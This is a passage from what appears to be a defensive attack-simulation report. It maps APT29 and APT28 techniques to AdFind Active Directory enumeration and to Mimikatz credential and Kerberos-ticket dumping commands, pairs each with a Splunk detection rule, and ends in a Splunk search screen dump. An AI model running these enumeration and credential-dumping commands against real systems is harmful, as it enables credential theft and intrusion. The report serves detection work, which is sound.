T1018 Remote System Discovery

5.2. General

APT29 has used AdFind to enumerate remote systems[5].

5.3. Infrastructure



5.4. Attack simulation

On attacker's machine commands were issued:

AdFind.exe -h 10.33.128.12 -u Administrator -up password -f "(objectcategory=person)"

AdFind.exe -h 10.33.128.12 -u Administrator -up password -f "(objectcategory=computer)"

[5] https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/ [access 20.05.2022]


AdFind.exe -h 10.33.128.12 -u Administrator -up password -gcb -sc -trustdmp


AdFind.exe -h 10.33.128.12 -u Administrator -up password -sc computers_pwdnotreqd

Commands above allowed to gather information about Active Directory users and groups.

Splunk detection rule:

(source="WinEventLog:*" AND (CommandLine="*objectcategory*" OR CommandLine="*trustdmp*" OR CommandLine="*dcmodes*" OR CommandLine="*dclist*" OR CommandLine="*computers_pwdnotreqd*") AND Image="*\\adfind.exe")





6. Mimikatz


6.1. Techniques

T1003 Credential Dumping

6.2. General

APT28 regularly deploys both publicly available (ex: Mimikatz) and custom password retrieval tools on victims[6].

6.3. Infrastructure



6.4. Attack simulation

Mimikatz copied to victim's machine was used to dump hashes of passwords users and Kerberos tickets.

Commands issued:

Sekurlsa::logonPasswords

Sekurlsa::tickets /export


Lsadump::lsa /patch

6.5. Detection

Splunk Detection Rule:

("mimikatz" OR "mimilib" OR "<3 eo.oe" OR "eo.oe.kiwi" OR "privilege::debug" OR "sekurlsa::logonpasswords" OR "lsadump::sam" OR "mimidrv.sys")

[6] https://www.welivesecurity.com/wp-content/uploads/2016/10/eset-sednit-part-2.pdf [access 20.05.2022]


splunk>enterprise
Apps
Administrator
3 Messages
Settings
Activity
Help
Find
Search
Analytics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
New Search
Save As
Create Table View
Close
"mimikatz" OR "mimilib" OR "<3 eo.oe" OR "eo.oe.kiwi" OR "privilege::debug" OR "sekurlsa::logonpasswords" OR "lsadump::sam" OR "mimidrv.sys")
All time
70 events (before 5/21/22 12:43:36.000 PM)
No Event Sampling
Job
Verbose Mode
Events (70)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 hour per column
List
Format
10 Per Page
Prev
1
2
3
4
5
6
7
Next
Hide Fields
All Fields
SELECTED FIELDS
a CommandLine 1
a host 1
a index 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a ComputerName 1
a Contents 4
a CreationUtcTime 27
EventCode 7
EventType 2
a Hash 16
a Image 5
Time
Event
5/19/22
1:42:41.000 AM
... 18 lines omitted ...
ProcessId: 4344
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\Admin\Downloads\mimikatz_trunk\x64\mimidrv.sys:Zone.Identifier
CreationUtcTime: 2013-01-22 01:07:40.000
Hash: MD5=FBCCF14D504B7B2DBCB5A5BDA75BD93B,SHA256=EACD09517CE90D34BA562171D15AC40D302F0E691B439F91BE1B6406E25F5913,IMPHASH=00000000000000000000000000000000
Show all 25 lines
host = WIN16SERVER
index = main
source = WinEventLog:Microsoft-Windows-Sysmon/Operational
sourcetype = WinEventLog:Microsoft-Windows-Sysmon/Operational
5/19/22
1:42:41.000 AM
... 18 lines omitted ...
ProcessId: 4344
Image: C:\Windows\Explorer.EXE
TargetFilename: C:\Users\Admin\Downloads\mimikatz_trunk\x64\mimidrv.sys:Zone.Identifier
CreationUtcTime: 2013-01-22 01:07:40.000